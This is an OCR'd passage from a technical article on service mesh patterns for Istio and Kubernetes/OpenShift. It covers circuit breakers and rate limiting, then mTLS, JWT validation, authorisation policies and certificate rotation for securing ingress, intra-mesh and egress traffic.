


Figure 2: Circuit breaker between services in service mesh




Figure 3: Circuit breaker at the point of egress

iii. *Envoy proxy* defining a rate limit service, as it does not tell by itself whether a request has to be passed through or rate limited.

Application and impact of the pattern

- This pattern is produced with reference to Istio 1.8; however, it is applicable for microservices deployment in DIY Kubernetes or OpenShift Container Platform 4.6.
- Applicability of the specific pattern described here depends on individual application design. It must consider the effects of when a circuit breaker opens based on functional and operational requirements. Consideration should be given to the applicability of a combination of resiliency capabilities to manage the flow and content of requests to a service as well as the behaviours where a problem with a service is detected.

Securing services within a service mesh

The problem it solves

In distributed microservices architecture, authentication and authorisation of the service consumers and security of payloads between services are needed. However, configuring or coding this for every service/component can become significantly complex and require much effort to manage as the number of services/components grows, since the integration touchpoints of the services also




Figure 4: Pool ejection with outlier detection

increase. Also, activities such as certificate management, key management, etc, need to be considered to properly secure services/components. The context of this pattern is adopting a zero trust approach in securing calls made via ingress or egress of the Kubernetes cluster or calls between services within the cluster. Traffic between the pods within the cluster should be treated in the same way as traffic between external components and pods in the cluster. To do all of these, the following needs to be ensured during architecture, service design and implementation:

- All message flows between the services are encrypted.
- Access control is in place to ensure only services that are able to communicate with other services are available.
- Logging and auditing telemetry data is gathered to understand typical traffic behaviour and proactively detect intrusion or retrospectively investigate what has happened.
- Zero-trust approach to protect resources without relying on the position in the network for protections.
- Security at depth to provide multiple layers to protect resources.

Pattern description and solution

Service mesh capabilities configured in the K8 cluster provide multiple capabilities to address the challenges mentioned before. Service mesh with an L7 Application Gateway ensures it acts as a policy enforcement point (PEP) providing a consistent application of authorisation policies between consumers, APIs and SoRs or external systems.

Figure 6 depicts a logical view of the capabilities implemented within service mesh to secure ingress traffic, intra mesh traffic and egress traffic.

The solution and application for each of the above three security enforcement points are described briefly below with respect to the relevant security area.

Security enforcement point: Securing ingress traffic

Security area: Application authentication

Solution: Both the consumer and ingress of service mesh must use certificates signed by the designated CA of the bank/enterprise in mTLS handshake.

Application: Certificates of the ingress gateway are managed by the cert-manager of Kubernetes. It handles issuance and renewal, and manages integration to security vault or any managed service solution such as cloud based key management as service (KMaaS). Internal certificates used for mTLS between envoy proxies should be configured for frequent rotation (e.g., six hours) to mitigate the risk of attackers obtaining service mesh certificates. Gateway certificates should be rotated in line with security standards based on KMaaS certificate's time to live (TTL).

Security area: End user AuthN and AuthZ

Solution: The best practice is that a call from the consumer to ingress contains a JWT access token signed by a recognised authorisation server. The scope within the token will determine whether a request is authorised to access requested resources or not.

Application: Service mesh will validate the JWT's signature based on the preconfigured public certificate in




Figure 5: Request throttling

the authorised server or in the enterprise identity provider (IDP) system. It will also validate the claims in JWT and its correctness. And it will validate the scope in the access token against the authorisation policy for the target resource to decide whether access should be granted or not.

Security area: Managed ingress

Solution: All traffic to service must pass through the *ingress gateway*, ensuring that all pods require mTLS with certificates and identities provided by the service mesh control plane.

Application: This can be achieved by using the peer authentication policy applied in the name space of the pod, so that without mTLS pods do not accept requests in plain text traffic.

Security enforcement point: Securing intra mesh traffic

Security area: Application authentication

Solution: Pod to pod communication must be secured by mTLS configuration between sidecar proxies. A unique service account should be used for running each of the workloads in Kubernetes.

Application: Kubernetes service accounts are used to provide unique identities for each of the services of the cluster. The authentication policy discussed in the managed ingress section will ensure pods do not accept direct traffic from outside of the mesh.

Security area: Application authorisation

Solution: Use sidecar policy to control which pods can communicate with other pods. Authorisation policies should be used to explicitly define which workloads should be able to communicate with other workloads. Override default behaviour to deny all traffic to communicate with each other.

Application: Side car policy for all pods in a name space and in the name space of ingress and egress should be configured to restrict communication between services.

Security area: Managed intra-mesh

Solution: Service mesh wide mTLS along with the above mentioned policy will ensure pods can communicate with other Istio enabled pods.

Application: Enforced through mesh wide policy of 'STRICT' mTLS if there is no requirement to integrate with other pods that are not managed by sidecar.

Security area: Segmentation

Solution: Related services should be deployed in the same name space.

Application: In OpenShift implementation this is taken care of by creating an individual project.

Security enforcement point: Securing egress traffic

Security area: Authentication

Solution: Services within the service mesh that communicate with an external system must communicate to egress using mTLS. mTLS from service mesh should terminate at egress, and an appropriate policy should verify this before any new connection is established for the external API call. Certificates required for any specific authentication with the external system will be configured within the service mesh and used by the gateway.

Application: This needs communication to be set up with the egress gateway, with specific custom resource definition (CRD).

